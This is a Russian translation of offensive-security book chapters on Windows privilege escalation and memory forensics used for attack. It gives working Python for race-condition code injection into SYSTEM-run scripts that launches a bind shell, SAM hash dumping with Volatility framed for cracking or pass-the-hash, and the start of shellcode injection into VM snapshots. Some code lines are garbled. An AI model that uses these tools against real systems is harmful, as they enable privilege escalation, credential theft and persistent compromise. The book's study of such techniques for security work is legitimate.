Начинаем с перехвата WMI класса ❶, затем мы сообщаем ему следить за событием создания процесса ❷. Считывая документацию Python WMI, мы узнаем, что вы можете отслеживать создание процесса или события удаления. Если вы решаете более детально отследить события процесса, вы можете использовать операцию, и она уведомит вас исключительно о каждом событии, через которое проходит процесс. Затем мы входим в цикл, и происходит блокировка, пока функция `process_watcher` не вернет событие нового процесса ❸. Событие нового процесса — это WMI класс, который называется `Win32_Process` [22]. Он содержит в себе всю релевантную информацию, которая нам нужна. Одна из функций класса — `GetOwner`, которую мы вызываем ❹, чтобы определить, кто запустил процесс и уже оттуда мы забираем всю информацию о процессе, выводим ее на экран и сохраняем в файл.

Проверка на деле

Давайте запустим скрипт отслеживания процесса и затем создадим некоторые другие процессы, чтобы увидеть результат.

```
C:\> python process_monitor.py
20130907115227.048683-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,740,508,N/A

20130907115237.095300-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
calc.exe,"C:\WINDOWS\system32\calc.exe" ,2920,508,N/A
```

После запуска скрипта, я открываю *notepad.exe* и *calc.exe*. Вы видите, что информация была выведена корректно. Обратите внимание, что оба процесса имеют PID родительского процесса, установленный на значении 508. это и есть ID процесса *explorer.exe* на моей виртуальной машине. А сейчас можно сделать паузу, пока этот скрипт будет запущен на весь день, и вы увидите все процессы, запланированные задачи и разные обновления ПО. Если повезет, то вы сможете обнаружить вредоносное ПО. Полезно также периодически выходить из целевой системы и входить в нее, так как события, генерируемые этими действиями, могут указывать на привилегированные процессы. Итак, мы настроили базовое отслеживание процесса, давайте заполним привилегированные поля и узнаем, как работают привилегии в Windows и почему они так важны.

Привилегии маркера в Windows

Windows маркер, согласно определению Microsoft — это «объект, который описывает безопасность контекста процесса или потока» [23]. То, как происходит инициализация маркера и какие разрешения и привилегии установлены для маркера, определяет, какие задачи этот процесс или поток сможет выполнять. Разработчик, у которого хорошие намерения, может иметь приложение системного лотка, как часть продукта безопасности, которым могут пользоваться непривилегированные пользователи, чтобы контролировать главную службу Windows, то есть драйвер. Разработчик использует нативную Windows API функцию `AdjustTokenPrivileges` в отношении процессов и при этом, неосознанно передать приложению системного лотка привилегию `SeLoadDriver`. О чем не задумывается разработчик, если вы можете забраться внутрь этого приложения системного лотка, то у вас тоже будет возможность загружать и выгружать драйвер. То есть, вы сможете внедрить руткит на уровне ядра, а это значит — конец игре.

Помните, если вы не можете запустить отслеживание процесса как SYSTEM или под администратором, тогда вам придется внимательно следить за процессами, которые вы можете отслеживать и смотреть, не появились ли дополнительные привилегии. Процесс, запущенный от вашего пользователя с ошибочными переменными — это невероятный способ попасть в SYSTEM или запустить код в ядре. Самые интересные привилегии, которые я всегда ищу представлены в Таблице 10-1. Это не исчерпывающий список, но хорошее начало [24].

Таблица 10-1. Интересные привилегии

Название привилегии	Доступ, который она обеспечивает
`SeBackupPrivilege`	Она дает возможность пользовательскому процессу возвращать файлы и директории и обеспечивает READ доступ к файлам, несмотря на их ACL права.
`SeDebugPrivilege`	Она дает возможность пользовательскому процессу совершать отладку других процессов. Она также позволяет внедрять DLL или код в запущенный процесс.
`SeLoadDriver`	Она дает возможность пользовательскому процессу загружать и выгружать драйверы.

Итак, мы получили базовые представления о том, что такое привилегии и какие привилегии нас могут интересовать, теперь давайте настроим Python на автоматическое получение активных привилегий процессов, которые мы отслеживаем. Мы воспользуемся модулями `win32security`, `win32api` и `win32con`. Если вы столкнетесь с ситуацией, что не сможете загрузить эти модули, все следующие функции будут переведены в нативные вызовы при помощи библиотеки ctypes. Здесь просто будет намного больше работы. Добавьте следующий код в *process_monitor.py* прямо над нашей функцией `existing log_to_file`:

```
def get_process_privileges(pid):
    try:
        # obtain a handle to the target process
❶       hproc = win32api.OpenProcess(win32con.PROCESS_QUERY_
        INFORMATION,False,pid)
❷       # open the main process token
        htok = win32security.OpenProcessToken(hproc,win32con.TOKEN_QUERY)

        # retrieve the list of privileges enabled
```

```
❸      privs = win32security.GetTokenInformation(htok, win32security.
       TokenPrivileges)

# iterate over privileges and output the ones that are enabled
priv_list = ""
for i in privs:
    # check if the privilege is enabled
```

```
❹          if i[1] == 3:
❺              priv_list += "%s|" % win32security.
               LookupPrivilegeName(None,i[0])
except:
      priv_list = "N/A"

return priv_list
```

Мы используем ID процесса , чтобы получить дескриптор целевого процесса ❶. Затем мы открываем маркер процесса ❷ и запрашиваем у него информацию об этом процессе ❸. Отправляя `win32security.TokenPrivileges`, мы инструктируем вызов API вернуть всю привилегированную информацию по этому процессу. Функция возвращает список кортежей, где первый член кортежа является привилегированным, а второй член описывает, доступна привилегия или нет. Так как нас интересуют только доступные привилегии, мы проверяем сначала доступные биты ❹, а затем ищем человекочитаемые названия этой привилегии ❺.

Затем мы модифицируем существующий код и меняем следующую строку кода

```
privileges = "N/A"
```

на

```
privileges = get_process_privileges(pid)
```

Теперь, когда мы добавили наш привилегированный код отслеживания, давайте вернем скрипт *process_monitor.py* и проверим вывод. Вы должны увидеть привилегированную информацию, как показано ниже:

```
C:\> python.exe process_monitor.py
20130907233506.055054-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,660,508,SeChangeNotifyPrivilege
|SeImpersonatePrivilege|SeCreateGlobalPrivilege|

20130907233515.914176-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
calc.exe,"C:\WINDOWS\system32\calc.exe" ,1004,508,SeChangeNotifyPrivilege|
SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Вы видите, что мы правильно зарегистрировали доступные привилегии для этих процессов. Мы можем без труда добавить функции в скрипт, чтобы регистрировать только те процессы, которые запущены от имени непривилегированного пользователя, но которые имеют доступные и интересные для нас привилегии.

Выиграть гонку

Пакетные скрипты, VBScript и PowerShell намного облегчают жизнь системным администраторам, автоматизируя рутинные задачи. Их цели могут отличаться из-за постоянной регистрации в службе центральной инвентаризации с целью обновления ПО из их собственных репозиториев. Одна из наиболее распространенных проблем — это недостаток ACL в файлах этих скриптов. В ряде случаев, на безопасных серверах, я обнаруживал пакетные скрипты или скрипты PowerShell, которые запускаются раз в день пользователем SYSTEM, но их может переписать абсолютно любой пользователь.

Если вы запускаете свой процесс отслеживания на достаточно длительное время на предприятии (или вы просто устанавливаете пример службы, о котором речь шла в самом начале главы), вы можете увидеть подобные записи:

```
20130907233515.914176-300,NT AUTHORITY\SYSTEM,C:\WINDOWS\system32\cscript.
exe, C:\WINDOWS\system32\cscript.exe /nologo "C:\WINDOWS\Temp\azndldsddfggg.
vbs",1004,4,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobal
Privilege|
```

Как видите, SYSTEM запустила *cscript.exe* и отправила параметр *C:\WINDOWS\Temp\andldsddfggg.vbs*. Пример службы из начала главы должен генерировать эти события каждую минуту. Если вы проверите директорию, то не найдете в списке этот файл. Что происходит: служба создает случайное название файла, вставляет в файл VBScript, а затем выполняет это VBScript скрипт. Я видел несколько раз, как это действие выполнялось коммерческим ПО, и я видел ПО, которое копирует файлы во временное хранение, исполняет, а затем удаляет их. Для того чтобы нам использовать это условие, мы должны суметь выиграть гонку у исполняемого кода. Когда ПО или запланированная задача создают файл, нам нужно внедрить свой собственный код в файл, до того как начнется исполнение процесса и затем файл удалится. На помощь нам приходит Windows API под названием `ReadDirectoryChangesW`. Он позволяет нам отслеживать директорию на предмет любых изменений в файлах или поддиректориях. Мы также можем фильтровать эти события, чтобы определять, когда файл был «сохранен», чтобы мы смогли быстро внедрить наш код. Невероятно полезно следить за всеми временными директориями в течение 24 часов или дольше, так как иногда можно найти интересные уязвимости или информацию о потенциальных повышениях привилегий.

Итак, начнем создавать монитор файлов, а затем выполним сборку для автоматического внедрения кода.
Создаем новый файл *file_monitor.py* и выбиваем следующее:

```
# Modified example that is originally given here:
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.
html
import tempfile
import threading
import win32file
import win32con
import os
# these are the common temp file directories
❶ dirs_to_monitor = ["C:\\WINDOWS\\Temp",tempfile.gettempdir()]

# file modification constants
FILE_CREATED     = 1
FILE_DELETED     = 2
FILE_MODIFIED    = 3
```

```
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO   = 5

def start_monitor(path_to_watch):
```

```
# we create a thread for each monitoring run
FILE_LIST_DIRECTORY = 0x0001

❷ h_directory = win32file.CreateFile(
     path_to_watch,
     FILE_LIST_DIRECTORY,
     win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE | win32con.FILE_
     SHARE_DELETE,
     None,
     win32con.OPEN_EXISTING,
     win32con.FILE_FLAG_BACKUP_SEMANTICS,
     None)

while 1:
    try:
❸         results = win32file.ReadDirectoryChangesW(
           h_directory,
           1024,
           True,
           win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
           win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
           win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
           win32con.FILE_NOTIFY_CHANGE_SIZE |
           win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
           win32con.FILE_NOTIFY_CHANGE_SECURITY,
           None,
           None
           )

❹       for action,file_name in results:
           full_filename = os.path.join(path_to_watch, file_name)

           if action == FILE_CREATED:
              print "[ + ] Created %s" % full_filename
           elif action == FILE_DELETED:
              print "[ - ] Deleted %s" % full_filename
           elif action == FILE_MODIFIED:
              print "[ * ] Modified %s" % full_filename

              # dump out the file contents
              print "[vvv] Dumping contents..."
              try:
                   fd = open(full_filename,"rb")
                   contents = fd.read()
                   fd.close()
                   print contents
                   print "[^^^] Dump complete."
               except:
                   print "[!!!] Failed."

           elif action == FILE_RENAMED_FROM:
                print "[ > ] Renamed from: %s" % full_filename
           elif action == FILE_RENAMED_TO:
                print "[ < ] Renamed to: %s" % full_filename
           else:
                print "[???] Unknown: %s" % full_filename
except:
     pass

for path in dirs_to_monitor:
```

```
    monitor_thread = threading.Thread(target=start_monitor,args=(path,))
    print "Spawning monitoring thread for path: %s" % path
    monitor_thread.start()
```

Мы определяем список директорий, которые мы хотели бы отслеживать ❶, в нашем случае это две распространенных файловых директории. Помните, что могут быть и другие места, на которые тоже можно обратить свое внимание. Поэтому редактируйте этот список под себя. Для каждого из этих путей, мы создадим поток отслеживания, который вызывает

функцию `start_monitor`. Главная задача этой функции — получить дескриптор директории, которую мы хотим отследить ❷. Затем мы вызываем функцию `ReadDirectoryChangesW` ❸, которая уведомляет нас, когда произойдут изменения. Мы получаем имя целевого файла и тип произошедшего события ❹. Затем мы распечатываем полезную информацию о том, что произошло с конкретным файлом и если мы обнаруживаем, что файл был модифицирован, мы забираем содержимое файла для сравнения ❺.

Проверка на деле

Открываем *cmd.exe* и запускаем *file_monitor.py:*

```
C:\> python.exe file_monitor.py
```

Открываем второй cmd.exe и выполняем следующие команды:

```
C:\> cd %temp%
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> echo hello > filetest
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> rename filetest file2test
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> del file2test
```

Вы должны увидеть примерно следующий результат:

```
Spawning monitoring thread for path: C:\WINDOWS\Temp
Spawning monitoring thread for path: c:\docume~1\admini~1\locals~1\temp
[ + ] Created c:\docume~1\admini~1\locals~1\temp\filetest
[ * ] Modified c:\docume~1\admini~1\locals~1\temp\filetest
[vvv] Dumping contents...
hello

[^^^] Dump complete.
[ > ] Renamed from: c:\docume~1\admini~1\locals~1\temp\filetest
[ < ] Renamed to: c:\docume~1\admini~1\locals~1\temp\file2test
[ * ] Modified c:\docume~1\admini~1\locals~1\temp\file2test
[vvv] Dumping contents...
hello

[^^^] Dump complete.
[ - ] Deleted c:\docume~1\admini~1\locals~1\temp\FILE2T~1
```

Если все сработало, как планировалось, то я рекомендую вам оставить файл отслеживать на 24 часа на целевой машине. Вы удивитесь (а может быть, нет) увидеть создаваемые, выполняемые и удаляемые файлы. Вы также можете использовать скрипт по отслеживанию процесса, чтобы попытаться найти интересные пути файлов. Обновления ПО представляют особый интерес. Давайте продолжим и добавим возможность автоматически внедрять код в целевой файл.

Внедрение кода

Теперь, когда мы можем отследить процессы и местоположения файла, давайте рассмотрим возможность автоматического внедрения кода в целевые файлы. Самые распространенные скриптовые языки — VBScript, пакетные файлы и PowerShell. Мы создадим очень простые сниппеты кода, которые запускают скомпилированную версию нашего инструмента *bhpnet.py* с уровнем привилегии исходящей службы. Есть много разных вредных вещей, которые вы можете совершить, используя эти языки. [25] Мы создадим общий фреймворк, и можете начинать баловаться прямо отсюда. Давайте модифицируем наш скрипт *file_monitor.py* и добавим следующий код:

```
❶ file_types = {}

command = "C:\\WINDOWS\\TEMP\\bhpnet.exe -l -p 9999 -c"
file_types['.vbs'] =
["\r\n'bhpmarker\r\n","\r\nCreateObject(\"Wscript.Shell\").Run(\"%s\")\r\n" %
command]

file_types['.bat'] = ["\r\nREM bhpmarker\r\n","\r\n%s\r\n" % command]

file_types['.ps1'] = ["\r\n#bhpmarker","Start-Process \"%s\"\r\n" % command]

# function to handle the code injection
def inject_code(full_filename,extension,contents):

    # is our marker already in the file?
❷   if file_types[extension][0] in contents:
       return

    # no marker; let's inject the marker and code
    full_contents = file_types[extension][0]
    full_contents += file_types[extension][1]
    full_contents += contents

❸   fd = open(full_filename,"wb")
   fd.write(full_contents)
   fd.close()

   print "[\o/] Injected code."

   return
```

Начнем с определения словаря сниппетов кода, которые соответствуют конкретному файловому расширению ❶, что включает в себя уникальный маркер и код, который мы хотим внедрить. Причина, по которой мы используем маркер, заключается в том, что мы можем попасть в бесконечный цикл, в ходе которого мы сможем увидеть модификацию файла, вставить наш код (что приводит к последующему событию модификации файла) и так далее. Так продолжается, пока файл не становится просто гигантским и ваш жесткий диск с ним не справляется. Следующая часть кода — это наша функция `inject_code`, которая работает непосредственно с внедрением кода и проверкой маркера файла. После того как мы подтвердим, что маркера не существует ❷, мы выписываем маркер и код, которые хотим запустить через целевой процесс ❸. Теперь нам нужно изменить наш главный цикл события, что включить проверку расширения файла и вызвать функцию `inject_code`.

```
--snip--
            elif action == FILE_MODIFIED:
```

```
print "[ * ] Modified %s" % full_filename

# dump out the file contents
print "[vvv] Dumping contents..."

try:
    fd = open(full_filename,"rb")
    contents = fd.read()
    fd.close()
```

```
                print contents
                print "[^^^] Dump complete."
            except:
                print "[!!!] Failed."
#### NEW CODE STARTS HERE
❶               filename,extension = os.path.splitext(full_filename)

❷               if extension in file_types:
                    inject_code(full_filename,extension,contents)
#### END OF NEW CODE
--snip--
```

Это вполне понятное добавление в наш главный цикл. Мы быстро разбиваем файловое расширение ❶ и затем проверяем его по нашему словарю известных типов файлов ❷. Если расширение обнаружено в нашем словаре, то мы вызываем функцию `inject_code`. Давайте пробовать.

Проверка на деле

Если вы установили пример уязвимой службы, о чем говорилось в начале главы, то вы легко сможете протестировать ваш новый внедритель кода Проверьте, что служба запущена и просто исполните скрипт *file_monitor.py*. В результате, вы должны увидеть, что был создан и модифицирован файл .vbs, а код внедрен. Если все прошло хорошо, то вы должны суметь запустить скрипт bhpnet.py из Главы 2, чтобы соединиться с прослушивателем, который вы только что создали. Для того чтобы убедиться, что повышение привилегий сработало, соединитесь с прослушивателем и проверьте, какой пользователь у вас запущен.

```
justin$ ./bhpnet.py -t 192.168.1.10 -p 9999
<CTRL-D>
<BHP:#> whoami
NT AUTHORITY\SYSTEM
<BHP:#>
```

Это указывает на то, что вы достигли священного аккаунта SYSTEM и ваш внедритель кода работает.

Возможно, вы дочитали эту главу и подумали, что некоторые атаки получились понятными только избранному кругу людей. Но, чем больше времени вы проведете внутри крупного предприятия, тем больше вы начнете осознавать, что это вполне жизнеспособные атаки. Инструменты, описанные в этой главе легко можно усовершенствовать или сделать на их основе скрипт, который можно будет использовать в конкретных случаях, с целью скомпрометировать локальный аккаунт или приложение. Только WMI может быть отличным источником получения локальных данных, которые вы сможете использовать в дальнейшем для атака, как только окажетесь внутри сети. Повышение привилегии — это неотъемлемая часть любого хорошего трояна.

[21] Мы адаптировали этот код, взятый со страницы Python WMI (http://timgolden.me.uk/python/wmi/tutorial.html).

[22]Win32_Process class документация: http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx

[23]MSDN – Маркеры доступа: http://msdn.microsoft.com/en-us/library/Aa374909.aspx

[24] Все привилегии можно найти по ссылке http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx

[25] Карлос Перез (Carlos Perez)проделал отличную работу с PowerShell; см. http://www.darkoperator.com/

Глава 11. Автоматизация компьютерно-технической экспертизы

Экспертов часто призывают, когда была нарушена безопасность компьютера или для того, чтобы определить имел ли место «инцидент». Обычно экспертам требуется снимок оперативной памяти с целью получения криптографических ключей или иной информации, которая остается только в памяти. Повезло, что талантливые разработчики создали весь фреймворк Python таким образом, что он способен выполнять эту задачу. Этот фреймворк получил название *Volatility* и он служит для извлечения из памяти (RAM) цифровых артефактов. Специалисты по вторжению, эксперты в компьютерно-технической области и аналитики вредоносного ПО могут использовать Volatility для выполнения самых разных задач, в том числе для проверки объектов ядра, изучения и отладки процессов и так далее. Мы, конечно, больше заинтересованы в менее полезных возможностях Volatility.

Сначала мы изучим некоторые возможности командной строки по восстановлению хешей пароля из запущенной виртуальной машины на базе VMWare. Затем мы покажем, как можно автоматизировать этот двухэтапный процесс, внедрив Volatility в наши скрипты. Последний пример демонстрирует, как мы можем внедрить шелл-код непосредственно в запущенную виртуальную машину в точное место, которое мы сами выберем. Этот метод оценят параноики, которые пользуются Интернетом или отправляют электронные письма только из виртуальной машины. Этот метод внедрения кода также полезен для запуска кода на компьютере, в котором установлен FireWire порт, к которому можно получить доступ, но он либо заблокирован, либо спит и требует пароля. Приступим!

Установка

Нет ничего проще, чем установить Volatility. Вам просто нужно скачать его по ссылке https://code.google.com/p/volatility/downloads/list. Обычно я не делаю полную установку. Я храню его в локальной директории и добавляю директорию в свой рабочий путь, как вы увидите в дальнейших разделах. Установщик Windows также входит. Выберите предпочитаемый метод установки и все должно заработать без проблем.

Профили

Volatility основан на концепции *profiles*, чтобы определить, как применять необходимые сигнатуры и смещения, чтобы выводить информацию из дампа памяти. Но если вы можете получить снимок памяти при помощи FireWire или удаленно, то вы не обязательно точно знаете версию операционной системы, на которую совершаете атаку. К счастью, в Volatility есть плагин `imageinfo`, который определяет, какой профиль следует использовать по отношению к цели. Вы можете запустить плагин следующим образом:

```
$ python vol.py imageinfo -f "memorydump.img"
```

После запуска, вы должны получить в ответ неплохой кусок информации. Самая важная строка - `Suggested Profiles`, она должна выглядеть примерно так:

```
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86
```

Когда вы будете выполнять следующие несколько упражнений на своей цели, вы должны установить флаг командной строки – `profile` на соответствующем значении, начиная с первого. При нашем сценарии мы бы использовали:

```
$ python vol.py plugin --profile="WinXPSP2x86" arguments
```

Вы поймете, если зададите неверный профиль, потому что ни один из плагинов не будет нормально функционировать или Volatility укажет на ошибки, означающие, что он не может найти подходящее совмещение по адресу.

Захват хешей пароля

Восстановление хешей пароля на машине Windows после проникновения — это самая главная задача среди почти всех взломщиков. Эти хеши можно взломать оффлайн в попытке восстановить пароль цели или их можно использовать для атаки типа «pass-the-hash» с целью получить доступ к другим ресурсам сети. Просмотр виртуальных машин или снэпшотов — это идеальное место для попытки восстановить эти хеши.

Целью может быть пользователь с наклонностями параноика, который выполняет все рискованные операции только на своей виртуальной машине или предприятие, которое хранит всю деятельность пользователей на виртуальной машине. В любом случае, виртуальная машина — это отличное место для сбора информации, после того как вы получили доступ к аппаратной части хоста.

Volatility делает этот процесс восстановления невероятно простым. Во-первых, мы посмотрим на то, как работать с необходимыми плагинами, чтобы восстановить смещения в памяти, откуда можно получить хеши пароля. Затем мы создадим скрипт, чтобы уметить весь процесс в одном шаге.

Windows хранит локальные пароли в улье реестра `SAM` в хешированном формате. Кроме этого, в улье реестра `system` Windows хранится кнопка начальной загрузки. Нам нужны оба эти улья, чтобы извлечь хеши из снимка памяти. Для начал, давайте запустим плагин `hivelist`, чтобы Volatility извлек смещения в памяти, где хранятся эти два улья. Затем мы передадим эту информацию плагину `hashdump`, чтобы осуществить непосредственно извлечение хеша. Заходите в свой терминал и вводите следующую команду:

```
$ python vol.py hivelist --profile=WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

Через пару минут, вы должны увидеть какой-то результат, отображенный там, где в памяти находятся ульи.

```
Virtual   Physical   Name
-------   --------   -----
0xe1666b60 0x0ff01b60 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1673b60 0x0fedbb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe1455758 0x070f7758 [no name]
0xe1035b60 0x06cd3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\system
```

Вы видите смещения виртуальной и физической памяти, как `SAM`, так и ключей `system` (выделено жирным). Не забывайте, что виртуальное смещение имеет дело с тем местом в памяти, по отношению к операционной системе, где находятся ульи. Физическое смещение — это расположение фактического файла *.vmem* на диске, где располагаются эти улья. Итак, теперь у нас есть улья `SAM` и `system,` поэтому мы можем передать виртуальные смещения плагину `hashdump`. Возвращаемся в наш терминал и вводим следующую команду, не забывая, что ваши виртуальные адреса будут отличаться от тех, что показаны в моем примере:

```
$ python vol.py hashdump -d -d -f "WindowsXPSP2.vmem"
--profile=WinXPSP2x86 -y 0xe1035b60 -s 0xe17adb60
```

Запуск этой команды должен привести к следующему результату:

```
Administrator:500:74f77d7aaaddd538d5b79ae2610dd89d4c:537d8e4d99dfb5f5e92e1fa3
```

```
77041b27:::
Guest:501:aad3b435b51404ad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:bf57b0cf30812c924kdkkd68c99f0778f7:457fbd0ce4f6030978d124j
272fa653:::
SUPPORT_38894df:1002:aad3b435221404eeaad3b435b51404ee:929d92d3fc02dcd099fdaec
fdfa81aee:::
```

Отлично! Теперь мы можем отправить хеши в наш любимый инструмент для взлома или выполнить атаку типа «pass-the-hash».

Теперь, давайте возьмем этот двухэтапный процесс и направим его в наш скрипт. Открываем *grabhashes.py* и вводим следующий код:

```
import sys
import struct
import volatility.conf as conf
import volatility.registry as registry
❶ memory_file = "WindowsXPSP2.vmem"
❷ sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace

config.parse_options()
config.PROFILE = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file

registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)
```

Сначала мы устанавливаем переменную, чтобы она указывала на снимок памяти ❶, который мы собираемся анализировать. Затем мы включаем путь скачивания Volatility ❷, чтобы наш код мог успешно импортировать библиотеки Volatility. Оставшаяся часть поддерживающего кода нужна для настройки экземпляра Volatility с настроенными опциями профиля и конфигурации.

Теперь, давайте вставим непосредственно код для выгрузки хеша. Добавим следующие строки в *grabhashes.py*.

```
from volatility.plugins.registry.registryapi import RegistryApi
from volatility.plugins.registry.lsadump import HashDump

❶ registry = RegistryApi(config)
❷ registry.populate_offsets()

sam_offset = None
sys_offset = None

for offset in registry.all_offsets:

❸   if registry.all_offsets[offset].endswith("\\SAM"):
        sam_offset = offset
        print "[*] SAM: 0x%08x" % offset

❹   if registry.all_offsets[offset].endswith("\\system"):
        sys_offset = offset
        print "[*] System: 0x%08x" % offset

    if sam_offset is not None and sys_offset is not None:
❺       config.sys_offset = sys_offset
       config.sam_offset = sam_offset

❻       hashdump = HashDump(config)

❼       for hash in hashdump.calculate():
            print hash

        break
```

```
if sam_offset is None or sys_offset is None:
     print "[*] Failed to find the system or SAM offsets."
```

Сначала мы создаем новый экземпляр `RegistruApi` ❶, который является вспомогательным классом с самыми распространенными функциями. В качестве параметра, здесь используется только текущая конфигурация. Затем вызывается функция `populate_offsets` ❷, которая выполняет то же самое, что и при запуск команды `hivelist`, что мы делали ранее. Далее, мы начинаем просматривать каждый обнаруженный улей в поисках `SAM` и ❸ `system` ❹.

Когда ульи обнаружены, мы обновляем текущий объект конфигурации с учетом соответствующих смещений ❺. Затем мы создаем объект `HashDump` ❻ и передаем текущий объект конфигурации. Последний шаг ❼ - перебор результатов с целью получения имен пользователя и соответствующих хешей.

Теперь запустим этот скрипт, как отдельный Python файл:

```
$ python grabhashes.py
```

вы должны увидеть тот же результат, что и при запуске двух плагинов отдельно друг от друга. Единственное, что я бы посоветовал — объединить функциональность (или позаимствовать существующую функциональность), но при этом пройтись по исходному коду Volatility, чтобы посмотреть, правильно ли все работает «изнутри». Volatility не является библиотекой Python, как Scapy, но изучая, как разработчики используют свой код, вы поймете, как правильно работать с классами и функциями.

А теперь, давайте перейдем к обратному проектированию, а также внедрению кода для заражения виртуальной машины.

Прямое внедрение кода

Технология визуализации сегодня используется все чаще, то ли из-за чрезмерно осторожных пользователей, кросс-платформенных требований для офисного ПО или плотной концентрации служб в самых мощных аппаратных системах. В любом случае, если вы скомпрометировали систему хоста и видите, что виртуальная машина находится в деле, то почему бы не попасть внутрь. Если вы также видите, что снимки виртуальной машины летают повсюду, то они могут стать идеальным местом для внедрения шелл-кода, как способа долговременного хранения. Если пользователь вернется к зараженному снимку, то ваш шелл-код исполнится, а вы получите свежую оболочку.

Для того чтобы внедрить наш код, нужно найти идеальное место для внедрения. Если у вас есть время, то лучше всего найти главный служебный цикл в SYSTEM, потому что тогда вам будет гарантирован высокий уровень привилегии. Однако недостатком можно назвать то, что если вы выберите неверное место или ваш шелл-код не до конца прописан, то вы сможете нарушить весь процесс, вас может поймать конечный пользователь или вы просто убьете саму виртуальную машину.

Мы начнем с простого обратного проектирования приложения Windows калькулятор, которое будет служить нам в качестве начальной цели. Первый шаг – загружаем *calc.exe* в Immunity Debugger[26] и прописываем простой код, который поможет нам найти функцию кнопки =. суть заключается в том, чтобы мы могли быстро осуществить обратное проектирование, проверить наш метод внедрения кода и без труда воспроизвести результаты. Используя это в качестве основы, вы сможете дальше находить более сложные цели и внедрять более продвинутые шелл-коды. Конечно, нужно найти компьютер с поддержкой FireWire и вперед!

Начнем с простого - Immunity Debugger PyCommand. Откройте новый файл в Windows XP на вашей виртуальной машине и назовите его *codecoverage.py*. Убедитесь, что вы сохранили файл в главной директории установки Immunity Debugger под папкой *PyCommands*.

```
from immlib import *

class cc_hook(LogBpHook):

      def __init__(self):

           LogBpHook.__init__(self)
           self.imm = Debugger()

      def run(self,regs):

          self.imm.log("%08x" % regs['EIP'],regs['EIP'])
          self.imm.deleteBreakpoint(regs['EIP'])

          return

     def main(args):

         imm = Debugger()

         calc = imm.getModule("calc.exe")
         imm.analyseCode(calc.getCodebase())

         functions = imm.getAllFunctions(calc.getCodebase())

         hooker = cc_hook()
```

```
        for function in functions:
            hooker.add("%08x" % function, function)

        return "Tracking %d functions." % len(functions)
```

Это простой скрипт, который находит каждую функцию в *calc.exe* и для каждой создает разовую точку останова.

Это означает, что для каждой исполненное функции, Immunity Debugger выдает адрес функции и затем удаляет точки останова, чтобы бы не продолжали постоянно записывать адреса одной и той же функции. Загружаем *calc.exe* в Immunity Debugger, но пока не запускайте. Затем в панели команд внизу экрана Immunity Debugger вводим следующее:

```
! codecoverage
```

Теперь вы можете запустить процесс, нажав на F9. Если вы переключитесь на Log View (ALT-L), вы увидите, как прокручиваются функции. Теперь можете нажать на любое количество кнопок, *кроме* кнопки =. Суть в том, что вы должны исполнить все функции, кроме одной. Когда вы уже достаточно раз нажали на кнопки, правой кнопкой мыши нажмите на Log View и выберите **Clear Window**. Это удалит все ранее нажатые функции. Вы можете убедиться в этом, нажав на кнопку, на которую нажали до этого. Вы ничего не должны увидеть в окне. Теперь давайте нажмем на кнопку =. Сейчас вы должны увидеть единственную записать на экране (возможно, вам придется ввести выражение, например, 3+3 и затем нажать =). На моей виртуальной машине с Windows XP SP2 это адрес `0x01005D51`.

Итак, мы получили адрес, куда мы хотим внедрить код. Давайте начнем прописывать код Volatility, чтобы провернуть это грязное дельце.

Это будет многоэтапный процесс. Сначала нам будет нужно просканировать память, чтобы найти процесс *calc.exe*, а затем пройтись по его объему памяти, чтобы найти место, куда внедрить шелл-код, а также найти физическое смещение в снимке RAM, который содержит функцию, найденную нами ранее. Затем мы вставим небольшой переход в функцию адреса для кнопки =, которая «перпрыгнет» в наш шелл-код и исполнит его. Шелл-код в этом примере я взял из своего выступления на канадско конференции по безопасности. Этот шелл-код использует жестко закодированные смещения, поэтому у вас расстояние может быть отличаться [27].

Открываем новый файл, называем его *code_inject.py* и вбиваем следующий код.

```
importimportsys
struct

equals_button = 0x01005D51

memory_file       = "WinXPSP2.vmem"
slack_space       = None
trampoline_offset = None

# read in our shellcode
❶ sc_fd = open("cmeasure.bin","rb")
sc       = sc_fd.read()
sc_fd.close()

sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

import volatility.conf as conf
import volatility.registry as registry

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace
```

```
registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)

config.parse_options()
config.PROFILE = "WinXPSP2x86"

config.LOCATION = "file://%s" % memory_file
```

Этот код настройки идентичен предыдущему коду, который мы писали, за исключением, что мы считываем шелл-код ❶, который будем внедрять в виртуальную машину.

Теперь, давайте добавим оставшийся код на место, чтобы непосредственно осуществить внедрение.

```
import volatility.plugins.taskmods as taskmods

❶ p = taskmods.PSList(config)

❷ for process in p.calculate():

       if str(process.ImageFileName) == "calc.exe":

          print "[*] Found calc.exe with PID %d" % process.UniqueProcessId
